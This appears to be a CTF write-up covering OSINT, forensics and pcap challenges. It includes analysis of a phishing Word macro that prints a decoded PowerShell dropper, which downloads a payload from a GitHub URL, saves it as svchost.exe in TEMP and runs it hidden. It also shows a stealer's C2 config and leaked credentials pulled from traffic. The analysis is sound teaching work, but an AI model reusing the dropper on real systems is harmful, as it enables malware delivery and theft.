
Flag format: OPUCC{Name_Of_The_Shop}

Author: SissCo.




First, open google maps

search “Restoran Nor Falah”




Description said that “Can you find the earliest restaurant name visible before the later name changes? “

So, we need to find the name of this restaurant before “Restaurant Nor Falah”



We choose;




Flag: OPUCC{Restoran_Nafih_Nasi_Kandar}

Forensic

Aduhai 1



The challenge provide a zip file. Unzip the file using password given. After unzip, we get a invoice.eml file. Open it.



This looks like phishing email. We got docm file..docm is a file document with a macro inside (this can be a malicious program that automatically runs while you open the document). Analyze .docm with oletools, first use command oleid followed by the .docm file (oleid invoice_Q4_2025.docm) and it will show this

Indicator	Value	Risk	Description
File format	MS Word 2007+ Macro-Enabled Document (.docm)	info	
Container format	OpenXML	info	Container type
Encrypted	False	none	The file is not encrypted
VBA Macros	Yes, suspicious	HIGH	This file contains VBA macros. Suspicious keywords were found. Use olevba and mraptor for more info.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.
External Relationships	0	none	External relationships such as remote templates, remote OLE objects, etc

The result said there's suspiciousness in indicator "VBA Macros", the description recommended using the "olevba" tool to investigate more about the macros. Use command "olevba Invoice_Q4_2025.docm"

The result is too long. So i save it in olevba_result.txt files.


In this VBA macro, the attacker used 25 layers of Base64 encoding to hide the actual configuration from direct analysis. The macro first reconstructs a long Base64 string by concatenating multiple smaller fragments, then repeatedly performs Base64 decoding until the original content is revealed. After all layers are decoded, the hidden configuration, including the Command and Control (C2) URL and the CTF flag, becomes visible. This multi-layer Base64 technique serves as obfuscation, making the macro more difficult to analyze manually and reducing the likelihood of the malicious content being detected through simple static inspection.

```
[+] Layer 23: 'QzI9aHR0cHM6Ly9naXN0LmdpdGh1YnVzZXJjb250ZW50LmNvbS9XYXp1WC85NDc1MWQyOTc5ODAsZDQ0Mz'
[+] Layer 24: 'C2=https://gist.githubusercontent.com/WazuX/94751d2979809d44309f3126b93c2cad/raw/m'
[+] Layer 25: 'C2=https://gist.githubusercontent.com/WazuX/94751d2979809d44309f3126b93c2cad/raw/m'
[!] Berhenti pada layer 26
[!] Sebab: Non-base64 digit found

===== HASIL AKHIR =====
C2=https://gist.githubusercontent.com/WazuX/94751d2979809d44309f3126b93c2cad/raw/muehehe.txt
BEACON=OPUCC{d3c0d3d_th3_c2_1n_25_l4y3rs}

[+] Hasil disimpan dalam decoded_final.txt
```

Aduhai 2



open this link:

<https://gist.githubusercontent.com/WazuX/94751d2979809d44309f3126b93c2cad/raw/muehehe.txt>


It contain:

```
JEVycm9yQWN0aW9uUHJIZmVyZW5jZT0iU2lsZW50bHIDb250aW51ZSIKJGNpZD0iT1BV
Q0N7RHVfQjFzdF9HVXRfRzNudXV1R2dnISEhfSIKJHU9Imh0dHBzOi8vcmlldm9uLmVz
ZXJjb250ZW50LmNvbS9XYXp1WC9PSUJBL3JIZnMvaGVhZHMvbWFpbj9EdUJpc3RHd
XRHZW51Zy5iaW4iCiRwPSikZW52OIRFTVBcc3ZjaG9zdC5leGUiCiRiNjQgPSAoTmV3LU9i
amVjdCBOZXQuV2ViQ2xpZW50KS5Eb3dubG9hZFN0cmlyZykdSkKW0IPLkZpbGVdOjpXc
ml0ZUFsbEJ5dGVzKCRwLCBbQ29udmVydF06OkZyb21CYXNINjRTdHJpbmcoJGI2NCKpC
IN0YXJ0LVByb2Nlc3MgLVdpbmRvd1N0eWxIEhpZGRlbiAkcA==
```

Decode it give us the flag: , this is powershell that is downloaded by macro after decode the base64 strings.

```
466 2 256
Output
$ErrorActionPreference "SilentlyContinue"
$cid="OPUCC{Du_B1st_GUt_G3nuuuGgg!!!}"
$u="https://raw.githubusercontent.com/WazuX/OIIA/refs/heads/main/DuBistGutGenug.bin"
$p="$env:TEMP\svchost.exe"
$b64 = (New-Object Net.WebClient).DownloadString($u)
[IO.File]::WriteAllBytes($p, [Convert]::FromBase64String($b64))
Start-Process -WindowStyle Hidden $p
```

Aduhai 3



Next, we open new github link and we get long base64 payload. I download the file which is DuBistGutGenug.bin and decode it to exe file:

```
base64 -d DuBistGutGenug.bin > svchost.exe
```

Verify the file using detect it easy

```
(amsyar@newbies)-[/mnt/d/WriteUp OPUCC 2026/Forensi
$ diec svchost.exe
PE64
  Linker: Microsoft Linker(14.51.36246)
  Compiler: Microsoft Visual C/C++(19.51.36246)[C]
  Tool: Microsoft Visual Studio(2026, 18.4)
  Packer: PyInstaller[modified]
  Debug data: Records[pogo]
```

Confirmed that the executable was packed using PyInstaller:

Next extract the exe file using **pyinstxtractor**, producing the following files:
svchost.exe_extracted/

- |— DuBistGutGenug.pyc
- |— PYZ.pyz
- |— base_library.zip
- |— python310.dll
- |— pyiboot01_bootstrap.pyc
- |— ...

The main application was identified as:

DuBistGutGenug.pyc

The recovered Python bytecode was decompiled using **Decompyle++ (pycdc)**.

```
(amsyar@newbies)-[/mnt/d/WriteUp OPUCC 2026/Forensic/Memory Soup/
$ pycdc DuBistGutGenug.pyc > DuBistGutGenug_recovered.py
```

```
(amsyar@newbies)-[/mnt/d/WriteUp OPUCC 2026/Forensic/Memory Soup/aduhai/aduhai/svch
$ cat DuBistGutGenug_recovered.py
# Source Generated with Decompyle++
# File: DuBistGutGenug.pyc (Python 3.10)

import base64
import platform

class Config:
    BUILD_ID = 'OPUCC{f1n4l_st4g3_py1nst4ll3r_st34l3r_d3c0mp1l3d}'
    C2 = 'https://cdn.nasi-corp-sync.xyz/collect'
    INTERVAL = 300
    XKEY = 92


def collect_host_info():
```

FOUND THE FLAG!!

The one that got away



We need to find last message of the note!



run olevba TheOneThatGotAway.docm and get the vba code

```
Private Sub Document_Open()
```

```
    MsgBox _
```

```
        "The final part of this message could not be recovered.", _
```

```
        vbExclamation, _
```

```
        "The Message I Never Sent"
```

```
End Sub
```

```
Private Function RecoverFinalMessage() As String
```

```
    Dim fragments As Variant
```

```
    Dim correctOrder As Variant
```

```
Dim finalMessage As String
Dim i As Long
```

```
fragments = Array( _
    "m3m0r13s_", _
    "OPUCC{", _
    "st4y3d}", _
    "y0u_", _
    "th3_", _
    "l3ft_", _
    "but_" _
)
```

```
correctOrder = Array(1, 3, 5, 6, 4, 0, 2)
```

```
For i = LBound(correctOrder) To UBound(correctOrder)
    finalMessage = finalMessage & fragments(correctOrder(i))
Next i
```


```
RecoverFinalMessage = finalMessage
```

```
End Function
```

Combine the array using right order and got the flag


OPUCC{y0u_l3ft_but_th3_m3m0r13s_st4y3d

Missing IROHA




We just need to recover the deleted image


First, download the file. The file is image file (.E01) so we can open it in Autopsy.



Just open and download the duckiroha.png




Irohaveverse



We are given pcapng, analyze the pcap file

Time	Source	Destination	Protocol	Length	Info
4 0.167603	94.154.43.230	129.212.225.109	HTTP	391	POST /goform/set_limitClient_cfg HTTP/1.1
6 0.170357	129.212.225.109	94.154.43.230	HTTP	1466	HTTP/1.1 404 Not Found (text/html)
14 14.501127	129.212.225.109	129.212.225.109	HTTP	155	GET / HTTP/1.1
16 14.504422	129.212.225.109	129.212.225.109	HTTP	3294	HTTP/1.1 200 OK (text/html)
24 14.829364	129.212.225.109	129.212.225.109	HTTP	159	GET /feed HTTP/1.1
26 14.831879	129.212.225.109	129.212.225.109	HTTP	1860	HTTP/1.1 200 OK (text/html)
34 15.152139	129.212.225.109	129.212.225.109	HTTP	161	GET /post/1 HTTP/1.1
36 15.156154	129.212.225.109	129.212.225.109	HTTP	4533	HTTP/1.1 200 OK (text/html)
44 15.485711	129.212.225.109	129.212.225.109	HTTP	172	GET /profile/queenroha HTTP/1.1
46 15.489984	129.212.225.109	129.212.225.109	HTTP	20904	HTTP/1.1 200 OK (text/html)
54 15.828526	129.212.225.109	129.212.225.109	HTTP	162	GET /friends HTTP/1.1
56 15.831758	129.212.225.109	129.212.225.109	HTTP	4278	HTTP/1.1 200 OK (text/html)
64 16.166375	129.212.225.109	129.212.225.109	HTTP	160	GET /chats HTTP/1.1
66 16.168678	129.212.225.109	129.212.225.109	HTTP	2788	HTTP/1.1 200 OK (text/html)
74 16.500831	129.212.225.109	129.212.225.109	HTTP	172	GET /chat/archive-mods HTTP/1.1
76 16.503108	129.212.225.109	129.212.225.109	HTTP	2259	HTTP/1.1 200 OK (text/html)
84 16.823108	129.212.225.109	129.212.225.109	HTTP	160	GET /login HTTP/1.1
86 16.825201	129.212.225.109	129.212.225.109	HTTP	2205	HTTP/1.1 200 OK (text/html)
94 17.148742	129.212.225.109	129.212.225.109	HTTP	164	GET /api/posts HTTP/1.1
98 17.152808	129.212.225.109	129.212.225.109	HTTP/1.1	19922	HTTP/1.1 200 OK , JSON (application/json)

Copy the IP, that is address for social media website.



Now we need to find the leaked credentials to access.

First, filter the wireshark using: websocket.payload contains "password"

Found credentials

```
,"message":"admin user is queenroha","time":"21:06"}  
Info: WebSocket Text [FIN]
```

```
od","message":"password is Ticktacktitackticktackttokttak","time":"21:07"}  
Info: WebSocket Text [FIN]
```

Next we login and found the flag

